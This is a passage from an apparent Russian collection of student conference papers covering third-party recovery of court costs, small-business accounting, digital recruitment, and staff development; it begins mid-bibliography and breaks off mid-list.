4. Райзберг Б.А. Современный экономический словарь / Б.А. Райзберг, Л.Ш. Лозовский, Е.Б. Стародубцева. — 6-е изд., перераб. и доп. — М. : ИНФРА-М, 2017. — 512 с.
5. Тихомиров, С.В. Государственное управление в России и зарубежных странах: административно-правовые аспекты: Монография / С.В. Тихомиров. - М.: Норма, НИЦ ИНФРА-М, 2012. - 320 с.

УДК 34.037

Рябова И.С.
студент 4 курса
научный руководитель: Чуракова Е.Н.
преподаватель
ФГБОУ ВО «Самарский государственный экономический университет»
Россия, г. Самара

АНАЛИЗ ПРОБЛЕМ ВОЗМЕЩЕНИЯ СУДЕБНЫХ РАСХОДОВ В ПОЛЬЗУ ТРЕТЬИХ ЛИЦ

Аннотация: в данной работе исследуется вопрос о реализации права на возмещение судебных расходов третьими лицами. Это особые процессуальные участники, статус которых определяет специфичность их участия в судебном разбирательстве. В статье немного затрагивается их правовое положение, но особый упор делается на анализ проблемных вопросов их возможности требовать компенсации понесенных ими судебных издержек

Ключевые слова: судебная защита, участники, стороны, третьи лица, судебные расходы, услуги представителя, судебный акт.

Ryabova I.S.
4th year student
Of the "Samara state University of Economics»
Russia, Samara
Supervisor: Churakova E.N.
teacher
Of the "Samara state University of Economics»
Russia, Samara

THE ANALYSIS OF PROBLEMS OF COMPENSATION OF COURT COSTS IN FAVOUR OF THE THIRD PARTIES

Annotation: In this work the question of realization of the right for compensation of court costs by the third parties is investigated. These are special procedural participants whose status defines specificity of their participation in judicial proceedings. In article their legal status is a little affected, but special

emphasis is placed on the analysis of problematic issues of their opportunity to demand compensation of the legal costs suffered by them

Keywords: judicial protection, participants, parties, the third parties, court costs, services of the representative, judicial act.

Статья 46 Конституции РФ закрепляет право каждого на судебную защиту, куда входит возможность обращения в суд и возможность получения реальной защиты путем такого обращения, в форме восстановления нарушенных прав и свобод в соответствии с нормами действующего законодательства.[272] Данная конституционная норма полностью воплощена в процессуальном законодательстве РФ, которое содержит в себе много правовых институтов, содействующих реализации права граждан на защиту и восстановление своего правового статуса. Одним из таких институтов выступает институт судебных расходов, нормы об основаниях и порядке возмещения судебных расходов на оплату услуг представителя и иных процессуальных расходов, которые сторона понесла в связи с рассмотрением дела.

Ст. 110 Арбитражного процессуального кодекса РФ (далее АПК РФ) устанавливает, что в судебные расходы, понесенные лицами, в пользу которых был вынесен судебный акт, взыскиваются со стороны. Если же исковые требования были удовлетворены частично, то судебные расходы соотносятся между лицами участвующими в деле, пропорционально размеру удовлетворенных исковых требований. Помимо этого, выигравшая сторона имеет право потребовать возмещения понесенных расходов на услуги представителя, разумеется, требуя разумную за это компенсацию.

Также согласно этой же правовой норме сторона может потребовать возместить ей сумму уплаченной государственной пошлины, расходы связанные с рассмотрением апелляционной или кассационной жалобы, расходы на проведение экспертизы и в случае, если между сторонами существовало соглашение о распределении судебных расходов, то сумму полагающуюся стороне по этому соглашению.[273]

Важность обеспечения эффективной реализации прав граждан на возмещение процессуальных издержек, связанных с рассмотрением дела в суде привела к тому, что исследованию его основных элементов уделялось достаточно много внимания как со стороны ученых-процессуалистов, так и со стороны практиков – нормы получали неоднократное толкование со стороны высших судебных инстанций – Верховного суда РФ (ВС РФ), ранее действовавшего Высшего Арбитражного суда РФ (ВАС РФ), Конституционного суда РФ.[274]

---

[272] Конституция РФ (принята на всенародном референдуме 12.12.1993). М.: Эксмо, 2018.

[273] Арбитражный процессуальный кодекс Российской Федерации от 24.07.2002 № 95-ФЗ (ред. от 03.08.2018). М.: Эксмо, 2018.

[274] Коробов О.А., Великанов В.А. К вопросу о взыскании судебных расходов с третьего лица// Арбитражный и гражданский процесс. 2015. № 69. С.21-23.

Однако, несмотря на кажущееся многообразие проведенных исследований правовой природы, места и роли судебных расходов в процессуальном законодательстве, на сегодняшний день все-таки остается немало проблемных вопросов, требующих особого внимания. И одним из спорных вопросов данного правового явления следует считать возможность возмещения понесенных судебных расходов третьим лицам.

Надо сказать, что действующий АПК РФ значительно расширил сферу правового регулирования процессуального положения третьих лиц в процессе. Безусловно, это оказывает только положительное влияние на повышение эффективности правосудия, поскольку институт третьих лиц направлен на защиту прав и законных интересов участников разных, но одновременно связанных между собой правоотношений, и непосредственное участие третьих лиц в ходе судебного разбирательства позволяет создавать дополнительные гарантии соблюдения их прав и законных интересов, которые могут быть затронуты итоговым процессуальным актом.[275]

Из норм арбитражного законодательства можно выделить две категории третьих лиц: третьи лица, заявляющие самостоятельные требования относительно предмета спора и третьи лица, не заявляющие самостоятельных требований относительно предмета спора. Как устанавливается процессуальными нормами, третьи лица с самостоятельными исковыми требованиями, пользуются и осуществляют все права и обязанности истца, за исключением только соблюдения требования о использовании претензионного или иного досудебного порядка урегулирования спора (если иное не предусмотрено нормативно-правовыми актами).

Также к отношениям с участием третьих лиц с самостоятельными требованиями применяются и нормы института судебных расходов: при удовлетворении заявленных требований, в его пользу взыскиваются все понесенные им расходы с лиц, к которым было обращено соответствующее исковое требование, при отказе в удовлетворении иска третьего лица – все расходы возмещаются в пользу истца с ответчика и третьего лица, или исключительно только с ответчика, если к третьему лицо требования никакие не предъявлялись.[276]

Процессуальное же положение третьих лиц, не заявляющих самостоятельных требований, касаемо предмета спора, значительно уже по своему правовому объему, поскольку они участвуют в процессе только по причине того, что принятый по делу судебный акт может каким-либо образом затронуть их права и обязанности по отношению к одной из сторон разбирательства. Традиционно их в науке как гражданского, так и арбитражного процессуального права, относят к категории «пассивных»

[275] Коробов О.А., Великанов В.А. К вопросу о взыскании судебных расходов с третьего лица// Арбитражный и гражданский процесс. 2015. № 69. С.21-23.

[276] Ильин А.В. Право третьих лиц, не заявляющих самостоятельные требования относительно предмета спора, на возмещение судебных расходов// Арбитражный и гражданский процесс. 2012. № 1. С.8-12.

процессуальных участников. Конечно, это не совсем обоснованно, ведь несмотря на то, что прав на предъявление каких-либо требований рассматриваемые третьи лица не имеют, их процессуальный статус позволяет им активно участвовать в процессе, включая возможность обжалования итогового решения по делу.

Долгое время считалось, что третьих лиц, без самостоятельных требований нельзя рассматривать в качестве лиц, в пользу которых может быть принят судебный акт – вследствие этого с них ничего нельзя взыскать и ничего им нельзя присудить.[277] Хотя, если исходить из смысла норм АПК, нигде не указано ограничение права третьего лица, не имевшего самостоятельных требований, на возмещение понесенных им судебных издержек. Также в ст.110 АПК РФ указано, что субъектом обладающим возможностью требовать возмещения судебных расходов выступает лицо, в пользу которого был принят судебный акт, т.е не называется конкретно сторона спора и те функции, которая она осуществляла в ходе судебного разбирательства.

Обозначенная неточность породила правовую неопределенность в регулировании данного вопроса и Высшим Арбитражным судом РФ неоднократно принимались меры для устранения возникшей неточности – так согласно п.14 Обзора судебной практики по вопросам, связанным с распределением между сторонами судебных расходов на оплату услуг адвокатов и иных лиц, выступающих в качестве представителей в арбитражных судах (утв. Президиумом ВАС РФ от 05.12.2007 № 121),[278] третьи лица, были наделены правом требовать, возмещения судебных расходов на оплату услуг представителя, которые возникли непосредственно при обжаловании судебных актов, поскольку в таком случае третье лицо вынуждено активно защищать свои прав и интересы, затронутые обжалуемым актом.[279] Как было отмечено А.В.Ильиным, предложенное ВАС РФ решение вопроса совершенно не обосновано нормами действующего законодательства, т.к приведенная ссылка на ст.271 АПК РФ, не дает оснований полагать, что в случае обжалования судебного решение третьим лицом без самостоятельных требований, у него возникает право на возмещение ему судебных издержек. Также представляется не совсем логичным признавать возможность на компенсацию расходов, возникающих у третьего лица, только в процессе обжалования судебного акта, поскольку данное лицо может играть активную роль и при рассмотрении дела в суде первой инстанции, особенно в тех случаях, когда оно вступает в процесс по

[277] Хлюстов П.В. Третьи лица, не заявляющие самостоятельных требований относительно предмета спора, в российской модели распределение судебных издержек.// Закон. 2016. № 4. С. 69-74.
[278] Постановление Пленума ВС РФ от 21.01.2016 № 1 « О некоторых вопросах применения законодательства о возмещении издержек, связанных с рассмотрением дела» (последняя редакция) [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 01.11.2018).
[279] Арбитражный процессуальный кодекс Российской Федерации от 24.07.2002 № 95-ФЗ (ред. от 03.08.2018). М.: Эксмо, 2018.

собственной инициативе.[280]

Также нельзя не признавать значимость того влияния на ход процесса, которое может оказать третье лицо даже не заявляя самостоятельных требований в отношении предмета спора – они могут предоставлять доказательства и давать пояснения в поддержку или опровержение доводов как истца, так и ответчика, и тем самым существенно влиять на ход всего процесса.

Однозначность в решении спора о возможности взыскания судебных расходов в пользу третьих лиц без самостоятельных требований была внесена только принятием Постановления Пленума ВС РФ от 21.01.2016 № 1. П.2 и п.6 закрепили, что «судебные издержки, понесенные третьими лицами или заинтересованными лицами, участвующими в деле на стороне в пользу которой принят итоговый акт, могут быть возмещены этими лицами исходя из того, что их фактическое процессуальное поведение способствовало принятию данного судебного акта. При этом возможность взыскания судебных издержек не зависит от того, вступили ли они в процесс по своей инициативе, по ходатайству сторон или по инициативе суда».[281] Эти пункты стали своеобразным итогом всей многолетней противоречивой практики, сложившейся по этой проблеме. Как справедливо заметил П.В.Хлюстов, снятие ограничений с права третьих лиц, без самостоятельных требований на возмещение любых понесенных ими судебными расходов связанных с рассмотрением дела, позволило перейти им из разряда «пассивных» участников в «активные», которые своими волевыми, осознанными действиями способны повлиять не только на исход рассматриваемого спора, но и на те споры и правоотношения, которые у сторон могут возникнуть в дальнейшем.

Благодаря внесенному нововведению, были определены два основных условия, определяющих возможность третьего лица требовать возмещения судебных издержек:[282]

1. Участие на стороне, в пользу принят итоговый судебный акт;

2.Фактическое процессуальное поведение третьего лица способствовало принятию судебного акта. Кстати данный фактор будет играть решающую роль и определении размера взыскиваемой суммы судебных издержек. Необходимость соблюдения указанных условий отражается в материалах судебной практики, например в п.6 Постановления ВС РФ от 21.01.2016 № 1 «О некоторых вопросах применения законодательства о возмещении издержек, связанных с рассмотрением

[280] Ильин А.В. Право третьих лиц, не заявляющих самостоятельные требования относительно предмета спора, на возмещение судебных расходов// Арбитражный и гражданский процесс. 2012. № 1. С.8-12.

[281] Информационное письмо Президиума ВАС РФ от 05.12.2007 №121 «Обзор судебной практики по вопросам, связанным с распределением между сторонами судебных расходов на оплату услуг адвокатов и иных лиц, выступающих в качестве представителей в арбитражных судах» (последняя редакция) [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 01.11.2018).

[282] Хлюстов П.В. Третьи лица, не заявляющие самостоятельных требований относительно предмета спора, в российской модели распределение судебных издержек.// Закон. 2016. № 4. С. 69-74.

дела»[283], в Определении ВС РФ от 17.12.2015 № 307-КГ15-12-25 (в данном документе более жестко суд подошел к формулировке второго условия: «возмещение судебных расходов возможно только при активной реализации третьи лицом принадлежащих ему процессуальных прав»)[284] .

При этом обоснованность соблюдения первого условия является весьма обоснованной и закономерной, а вот с обязательным наличием второго, некоторые ученые-процессуалисты ведут продолжительные споры.

Проблему, в частности О.А.Коробов видит в том, оно полностью противоречит правовой природе института судебных издержек. Получается, что если третье лицо понесло судебные издержки, но акт был принят не пользу той стороны, на которой выступало такое лицо, то суд не признает его заслугу за участие в деле, даже если третье лицо в ходе судебного разбирательства осуществляло активную защиту своей позиции по делу. Получается даже если представитель третьего лица после ознакомления с материалами дела пришел к выводу о том, что исход дела очевиден и предоставлять какие-либо дополнительные ходатайства и документы смысла нет, то суд не вправе будет компенсировать издержки связанные с ознакомлением с делом, т.к это не было активным действием, которые способствовало принятию положительного решения для стороны, на которой выступают третьи лица без самостоятельных требований относительно предмета спора.

Также неразрешенными остались следующие вопросы: - возможно ли возложить компенсацию судебных расходов на субъектов, которые инициировали привлечение третьих лиц к участию в деле и – как будут распределены судебные расходы третьих лиц, без самостоятельных требований при заключении сторонами мирового соглашения.[285] Последний вопрос вызывает особый интерес, поскольку исходя из правовой позиции Пленума ВС РФ, утверждение между сторонами мирового соглашения не свидетельствует о том, что судебный акт был принят в пользу какой-либо сторон, т.к правовая природа этого примирительного документа направлена на устранение возникших противоречий путем взаимных уступок.[286] А это не соответствует необходимым условиям допускающим участие третьих лиц в распределении судебных расходов. Но ведь все участники арбитражного процессе равны и если стороны решили окончить спор путем заключения мирового соглашения, это вовсе не означает что третье лицо должно

---

[283] Постановление Пленума ВС РФ от 21.01.2016 № 1 « О некоторых вопросах применения законодательства о возмещении издержек, связанных с рассмотрением дела» (последняя редакция) [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 01.11.2018).

[284] Определении ВС РФ от 17.12.2015 по делу № 307-КГ15-12-25 [Электронный ресурс] // СПС Гарант (дата обращения: 01.11.2018).

[285] Хлюстов П.В. Третьи лица, не заявляющие самостоятельных требований относительно предмета спора, в российской модели распределение судебных издержек.// Закон. 2016. № 4. С. 69-74.

[286] Информационное письмо Президиума ВАС РФ от 05.12.2007 №121 «Обзор судебной практики по вопросам, связанным с распределением между сторонами судебных расходов на оплату услуг адвокатов и иных лиц, выступающих в качестве представителей в арбитражных судах» (последняя редакция) [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 01.11.2018).

возмещать самому себе понесенные, в связи с участием в деле, расходы. Поэтому было более обоснованным, если бы или сами стороны включили условие о совместном возмещении судебных расходов третьему лицу или суд при решении вопроса об утверждении условий мирового соглашения указал на необходимость решить вопрос о выплате компенсаций третьим лицам.

Таким образом, можно сказать, что сегодня правовая позиция связанная с решением вопроса о распределении судебных издержек третьих лиц не заявляющих самостоятельные требования, не является идеально отрегулированной.[287] Достаточно большой прогресс в этом направлении был сделан в связи с принятием Постановления Пленума ВС РФ. Однако положения, указанные там, после накопления определенного опыта судебной практики нуждаются в некоторой корректировке. Требуется указать, что возможность третьего лица возместить понесенные им расходы не может быть поставлена в зависимость активности участия в деле и результата рассмотрения дела, помимо этого необходимо уделить внимание решению вопроса о том кто должен компенсировать расходы и как измениться ситуация если стороны утвердят между собой мировое соглашение.

Все это способно оказать серьёзное влияние на дальнейшее развитие процессуального законодательства и судебной практики в целом, что позволит обеспечивать выполнение конституционных положений о полноценной судебной защите прав и законных интересов граждан и организаций, вне зависимости от их процессуальной роли в судебном разбирательстве, активности позиции защиты и результата рассмотрения дела.

Использованные источники:

1. Конституция РФ (принята на всенародном референдуме 12.12.1993). М.: Эксмо, 2018.
2. Арбитражный процессуальный кодекс Российской Федерации от 24.07.2002 № 95-ФЗ (ред. от 03.08.2018). М.: Эксмо, 2018.
3. Информационное письмо Президиума ВАС РФ от 05.12.2007 №121 «Обзор судебной практики по вопросам, связанным с распределением между сторонами судебных расходов на оплату услуг адвокатов и иных лиц, выступающих в качестве представителей в арбитражных судах» (последняя редакция) [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 01.11.2018).
4. Постановление Пленума ВС РФ от 21.01.2016 № 1 « О некоторых вопросах применения законодательства о возмещении издержек, связанных с рассмотрением дела» (последняя редакция) [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 01.11.2018).

[287] Постановление Пленума ВС РФ от 21.01.2016 № 1 « О некоторых вопросах применения законодательства о возмещении издержек, связанных с рассмотрением дела» (последняя редакция) [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 01.11.2018).

5. Определении ВС РФ от 17.12.2015 по делу № 307-КГ15-12-25 [Электронный ресурс] // СПС Гарант (дата обращения: 01.11.2018).
6. Ильин А.В. Право третьих лиц, не заявляющих самостоятельные требования относительно предмета спора, на возмещение судебных расходов// Арбитражный и гражданский процесс. 2012. № 1. С.8-12.
7. Коробов О.А., Великанов В.А. К вопросу о взыскании судебных расходов с третьего лица// Арбитражный и гражданский процесс. 2015. № 69. С.21-23.
8. Хлюстов П.В. Третьи лица, не заявляющие самостоятельных требований относительно предмета спора, в российской модели распределение судебных издержек.// Закон. 2016. № 4. С. 69-74.

УДК 657.1:346.26

Рябоконь Н.А., к.э.н.
доцент
кафедра «Экономика и менеджмент»
Айрапетян К.Р.
студент 1 курса
Симонян Л.Г.
студент 4 курса
Институт сферы обслуживания и предпринимательства
(филиал) ДГТУ
Российская Федерация, г. Шахты

СОВЕРШЕНСТВОВАНИЕ БУХГАЛТЕРСКОГО УЧЁТА НА ПРЕДПРИЯТИЯХ МАЛОГО БИЗНЕСА В СОВРЕМЕННЫХ РЕАЛИЯХ

Аннотация:

Авторами статьи рассматриваются проблемы организации единой и взаимосвязанной системы бухгалтерского и налогового учета. На основе системного анализа разработаны и предложены методы совершенствования ведения бухгалтерского и налогового учета для предприятий малого бизнеса. Также авторами рассмотрена концепция по вопросам организации бухгалтерского учета в зависимости от специфики деятельности малых предприятий.

Ключевые слова: малое предпринимательство, бухгалтерский и налоговый учет, малый бизнес, субъекты малого предпринимательства, стратегический ресурс.

Ryabokon N.A.
Ph. D., associate Professor of Economics and management»
Institute of service sector and entrepreneurship (branch) of DSTU
Shakhty, Russian Federation
Hayrapetyan K.R.
1st year student
Institute of service sector and entrepreneurship (branch) of DSTU
Shakhty, Russian Federation

Simonyan L.G.
4th year student
Institute of service sector and entrepreneurship (branch) of DSTU
Shakhty, Russian Federation

IMPROVEMENT OF ACCOUNTING AT THE ENTERPRISES OF SMALL BUSINESS IN THE MODERN REALITIES

Abstract:

the Authors consider the problems of organization of a unified and interrelated system of accounting and tax accounting. On the basis of the system analysis the methods of improvement of accounting and tax accounting for small businesses are developed and proposed. The authors also consider the concept of the organization of accounting depending on the specifics of small businesses.

Keywords: small business, accounting and tax accounting, small business, small business entities, strategic resource.

Важнейшей сферой рыночной экономики является малое предпринимательство, представляющее собой стратегический ресурс долгосрочного экономического и социального развития общества. Развитие данной сферы позволяет обеспечить высокий уровень качества жизни населения, создать новые рабочие места, увеличить показатели валового национального продукта, обеспечить рост налоговых поступлений в бюджет и т.д., то есть, малое предпринимательство является «катализатором» рыночных преобразований.

В качестве важнейшего показателя эффективной деятельности предприятий малого бизнеса является грамотная организация ведения бухгалтерского учета, за счет которой в организации формируется бухгалтерская и налоговая отчетность. Стоит отметить, что на сегодняшний день существует множество проблем, связанных с противоречиями в налоговом законодательстве, что обуславливает необходимость разработки путей совершенствования упрощенных методов бухгалтерского учёта для малых предприятий [1, С. 215]. При этом, предложения по улучшению налогообложения малого бизнеса должны быть основаны на гармоничном сочетании интересов, как государства, так и малого бизнеса.

Развитие малого бизнеса способствует трансформации российской экономики в конкурентной среде, используя достижения научно-технического прогресса [2, С. 94]. Для эффективного функционирования малого бизнеса необходимо сформулировать основные пути улучшения бухгалтерского учёта. Можно выделить следующие преимущества функционирования малых предприятий:

-быстрый и гибкий «ответ» на рыночные условия;

- учёт характеристик и местных особенностей ведения бизнеса в конкретном регионе;

- наличие различных государственных программ и налоговых льгот для поддержки малого бизнеса [3, С. 1664];

- гибкое и эффективное маневрирование при наличии сезонных колебаний и других изменений условий;

- способность быстро применять передовую практику и использовать инновационные идеи.

В целях развития малого бизнеса в Российской Федерации созданы различные программы для поддержки малого и среднего бизнеса. Одной из основных форм поддержки малых форм является финансовое предпринимательство, которое включает субсидии, гранты, а также льготное кредитование [4, С. 290]. Необходимо отметить, что на основании пункта 2 статьи 6 Закона РФ «О бухгалтерском учете» индивидуальные предприниматели имеют право не вести бухгалтерский учет лишь в том случае, если в организации ведется учет доходов и расходов, а также других объектов налогообложения в соответствии с налоговым законодательством.

На выбор формы бухгалтерского учета для предприятий малого бизнеса влияют ряд факторов. Выделим наиболее значимые:

-финансовое состояние предприятия;

- позиции предприятия на рынке;

- необходимость формирования достоверной информации о деятельности предприятия для принятия своевременных управленческих решений;

- идентификация потенциальных кредиторов.

Малым предприятиям необходимо поэтапное формирование и организация системы учета. Эти этапы включают:

- формирование бухгалтерской службы;

- разработка и утверждение порядка учета учетной политики;

- определение порядка и особенностей инвентаризации;

- утверждение графика рабочего процесса;

- определение формы учета;

- организация системы внутреннего контроля на предприятии.

Таким образом, организация системы бухгалтерского учета на малых предприятиях представляет собой поэтапный и упорядоченный процесс, включающий сбор, хранение и обобщение информации о состоянии предприятия посредством непрерывного учета бизнес-процессов.

Чтобы уменьшить нагрузку на административный персонал малого предприятия в связи с выполнением бухгалтерских обязанностей, следующие сферы деятельности регулируются законом:

1. Право определять состав и формы регистров бухгалтерского учета (в соответствии с Типовыми рекомендациями по организации учета для малого бизнеса, Федеральным законом «О бухгалтерском учете»);

2. Право вести учет без применения принципа двойной записи (в соответствии с Положением о бухгалтерском учете «Учетная политика организации» (ПБУ 1/2008), утвержденным Приказом Минфина России от 6 октября 2008 г. № 106n (с поправками от 06 апреля 2015 года) [3];

3. Право представлять упрощенную бухгалтерскую отчетность (ФЗ «О

бухгалтерском учете»). Содержание и состав упрощенной финансовой отчетности определяются Приказом Минфина РФ от 02.07.2010 № 66н «О формах бухгалтерской отчетности организаций» [5];

4. Право осуществлять ведение бухгалтерского учета непосредственно руководителями малого бизнеса.

Справедливо отметить, в целях повышения эффективности функционирования организации, также может быть использован консалтинг как инструмент для совершенствования технологий бухгалтерского учета [6, С. 45].

Таким образом, малые предприятия приспосабливаются к изменениям внешней среды и различным инновациям и в то же время динамично развиваются. Четкая и компетентная организация бухгалтерского учета на малых предприятиях помогает снизить сложность процессов учета, повысить эффективность обработки и точность бухгалтерской информации и, как следствие, улучшить качество принимаемых управленческих решений.

Использованные источники:

1. Cherkesova E.Y., Vodenko K.V., Demidova N.E., Maryanova S.A., Novikov A.I. Regional economic clusters in the context of management of technological leadership // International Journal of Applied Business and Economic Research. 2017. V. 15. № 13. P. 213-221.

2. Рябоконь Н.А., Симонян Л.Г. Особенности влияния трансакционных издержек на развитие рынка труда молодежи ростовской области в условиях современных трансформаций // European scientific conference: сборник статей победителей III Международной научно-практической конференции: в 2 частях. 2017. С. 92-95.

3. Cherkesova E.Y., Breusova E.A., Savchishkina E.P., Demidova N.E. Competitiveness of the human capital as strategic resource of innovational economy functioning // Journal of Advanced Research in Law and Economics. 2016. V. 7. № 7. P. 1662-1667.

4. Cherkesova E.Yu., Mironova D.D., Slatvitskaya I.I., Popova T.D. Sustainable Import Substitution in Russia: Institutional Conditions and Efficiency Imperatives // European Research Studies Journal Volume XXI, Special Issue 1, 2018. pp. 287-295.

5. Федеральный закон «О развитии малого и среднего предпринимательства в Российской Федерации» от 24.07.2007 N 209-ФЗ (ред. от 29.06.2015) [Электронный ресурс]. — Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_52144/

6. Зайцева Т.В., Симонян Л.Г. Механизм банковского участия в системе государственной финансовой поддержки инновационной деятельности // Вестник Тверского государственного университета. Серия: Экономика и управление. 2018. №2. С. 42-48.

УДК 005.95

Ряполов А.В.
студент 2 курса
кафедра «Управление и предпринимательство»
Сорокина Ю.В.
старший преподаватель
кафедра «Управление и предпринимательство»
Институт сферы обслуживания и предпринимательства ДГТУ
филиал в г. Шахты

ОТБОР ПЕРСОНАЛА ПРИ ПОМОЩИ ЦИФРОВИЗАЦИИ

Аннотация. В данной статье рассматривается такое нововведение, как цифровизация в отборе персонала. При выборе персонала, раньше всегда возникало огромное количество разнообразных проблем, а так же огромное количество затраченного времени в пустую. Именно, что бы решить данные проблемы, была создана автоматизация при подборе кадров, а так же началось использование современных цифровых технологий в отборе персонала.

Ключевые слова. Цифровизация, отбор персонала, прогресс ,цифровые технологии.

Ryapolov A.V.
2nd year student of the department "Management and Entrepreneurship", Institute of the Service Sector and Entrepreneurship (branch) of DSTUv, Shakhty
Sorokina Yu.V.
Senior Lecturer of the Department "Management and Entrepreneurship" Service Industry Institute and business (branch) DGTU in the city of Shakhty

RECRUITMENT USING DIGITALIZATION

Abstract. This article discusses such innovation as digitization in personnel selection. When choosing personnel, there was always a huge variety of problems, as well as a huge amount of time spent in the empty. That is, to solve these problems, automation was created in the selection of personnel, as well as began the use of modern digital technologies in the selection of personnel.

Keywords. Digitalization, staff selection, progress, digital technologies

Не так давно, в терминологию пришло такое понятие, как «цифровизация» Под цифровизацией, понимается переход с аналоговой передачи информации, на цифровую. То есть, цифровизация является неотъемлемым компонентом технического прогресса.

Как все знают, основным критерием развития современного мира является цифровая экономика. Именно приход цифровой экономики, повлек за собой улучшение процесса подбора персонала. Сейчас, в принципе, как и всегда, любая компания не может обойтись без системы поиска и отбора

персонала, так как именно коллектив организации помогает ей зарабатывать свой капитал, что в последующем приводит к конкурентоспособности компании. От того, какие кадры работают в организации, зависит экономический результат , а так же и эффективность данной компании.

Именно, процесс подбора персонала, то есть желание различных компаний получить квалифицированных сотрудников в свои ряды и повлек за собой процесс цифровизации.

Подбор персонала зародился еще в древнем мире. Так сперва появился рекрутинг, [процесс поиска и подбора персонала], который существовал еще до нашей эры. Его появление находит место в древнейших цивилизациях, таких как: Китай, Шумер, Греция, Египет. Так, например, в Египте, для чиновников, проводился строжайший отбор, который могли пройти лишь действительно достойные люди. Помимо этого, в странах древней Азии, дети проходили отбор в школы. Что бы стать учеником одной из школ, детям приходилось проходить как физические, так и психологические испытания. Так же в Китае еще происходил отбор, на различные верховные должности (чиновники, все, что относится к управлению государствам.) Основным критерием данного отбора была принадлежность к простому сословию, вторым по значимости был ум, а так же красноречие. Так же можно обратить внимание на то, что в Египте помимо этого набора характеристик, учитывалось еще и физическое здоровье, в совокупности с умением «постоять за себя» Развитие процесса подбора персонала достигло максимума в Древней Греции. Искусные ремесленники, а так же кузнецы, брали к себе в помощники лишь тех, кто мог доказать различными способами, что они действительно хотят стать мастером в той или иной стези. Именно отбор различных мастеров и воинов, повлек за собой создание рекрутинга, профотбора (процесс поиска и подбора персонала)

Хотя, важность качественного подбора персонала осознавали задолго до Рождества Христова, это можно подтвердить , вспомнив, какой путь сложнейшего отбора, проходили войны, что бы попасть в армию Цезаря. Из этого можно сделать вывод, что подбор персонала имел огромное значение для компаний и отдельных людей, еще с древних времен.

В настоящее время, с приходом цифровизации поиск кадров стал значительно легче, это связано с тем, что такие рутинные операции, как: сбор, обработка резюме, переписка с кандидатами, формирование единой базы, анализ событий стали автоматизированными. Так же процесс подбора персонала облегчают еще такие инструменты, как: интернет, различные мобильные приложения, социальные сети, различные сайты для поиска работы (S UPER JOB AVITO,HH.RU) группы в социальных сетях, а так же программы для видеосвязи, такие как (Skype,Face time..)

Из всего этого можно сделать вывод, что цифровая трансформация информации является неотъемлемым развитием в процессе поиска кадров. Конечно, стоит отметить, что в России данную систему на вооружение взяли

всего лишь порядка 34% различных компаний, в то время, как в западных странах порядка 62%.

Так же можно сделать акцент на то, что внедрение цифровых технологий в процесс подбора персонала является отличным денежным вложением, из которого в дальнейшем можно взыскать прибыль.

Использованные источники:

1. Распоряжение Правительства РФ от 28 июля 2017 г. N 1632-р Об утверждении программы “Цифровая экономика Российской Федерации”. [дата обращения 14.12.2018 г]
2. Волков Ю.Г Социология: история и современность / Ю.Г.Волков, В.Н.Нечипуренко, С.И. Самыгин. — Ростов-на-Дону: «Феникс»,2009.— 672с. [дата обращения 14.12.2018 г]
3. Инструменты для подбора персонала в России: преимущества и недостатки. Служба исследований HeadHunter. Февраль 2017. [Электронный ресурс]. – Режим доступа: https://hhcdn.ru/file/16453801.pdf [дата обращения 14.12.2018 г]
4. Предпосылки и возникновение рекрутинга как инструмента по подбору персонала. [Электронный ресурс]. – Режим доступа: http://elitepersonalhouse.ru/podbor-personala/predposyilki-i-vozniknovenie-rekruti/_(Развитие HR-процессов и использование digital-инструментов в российских компаниях. Служба исследований HeadHunter.
5. Digital-грамотность в HR: тренды 2016. Служба исследований HeadHunter. Август 2016. [Электронный ресурс]. – Режим доступа: https://hhcdn.ru/file/16397049.pdf

УДК 005.95

Ряполов А.В.
студент 2 курса
кафедра «Управление и предпринимательство»
Сорокина Ю.В.
старший преподаватель
кафедра «Управление и предпринимательство»
Институт сферы обслуживания и предпринимательства ДГТУ
филиал в г. Шахты

РАЗВИТИЕ ПРОФЕССИОНАЛЬНЫХ КАЧЕСТВ У ПЕРСОНАЛА

Аннотация. Данная статья посвящена такому неотъемлемому процессу в работе организации, как развитие профессиональных качеств, у персонала. Улучшение профессиональных навыков у персонала, представляет некий алгоритм, в котором находятся идеи и стратегии, суть которых заключается в том, что бы научиться управлять своей карьерой, стать более перспективным работником, а самое главное научиться адаптироваться в разных организациях, в последующем, увеличивая свою заработную плату.

Ключевые Слова. Персонал, развитие личных качеств, профессионализм, организация, адаптация, профориентация.

Ryapolov A.V.
2nd year student of the department "Management and Entrepreneurship", Institute
services and business (branch) DSTUv Shakhty
Sorokina Yu.V.
Senior Lecturer of the Department "Management and Entrepreneurship"
Service Industry Institute and
business (branch) DGTU in the city of Shakhty

DEVELOPMENT OF PROFESSIONAL SKILLS OF STAFF

Abstract.This article is devoted to such an integral process in the work of an organization, such as the development of professional skills, among staff. Improving the professional skills of the staff, represents a certain algorithm, in which there are ideas and strategies, the essence of which is to learn to manage your career, to become a more promising employee, and most importantly to learn to adapt in different organizations, subsequently, increasing fee.

Keywords. Personnel development of personal qualities, professionalism, organization, adaptation, vocational guidance.

Развитие персонала, является важнейшим условием, для конкурентоспособности абсолютно любой организации. Сейчас это стало гораздо заметнее, так как с течением научно-общественного прогресса, неквалифицированные работники, значительно ухудшают работу организации. Что касается самого профессионального развития работника,

то оно представляет непрерывный комплекс, который состоит из 3 составляющих, это: квалификационное обучение, прогресс собственной карьеры, а так же повышение собственной трудовой компетенции. Основными факторами, служащими для повышения профессионального развития являются следующее: серьезная конкуренция, достаточно быстрое развитие информационных технологий, необходимость создания целостной стратегии работы организации. Схема повышения профессиональных качеств выглядит, примерно, следующим образом.

- оценка сотрудника;
- обратная связь и постановка целей;
- составление плана;
- обучение и развитие;

